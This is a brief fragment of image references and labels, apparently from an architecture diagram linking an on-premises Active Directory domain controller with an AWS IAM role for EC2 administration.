
On-Prem
AD


AWS IAM Role:
AWS EC2 Administration


On-Prem
AD
Domain
Controller

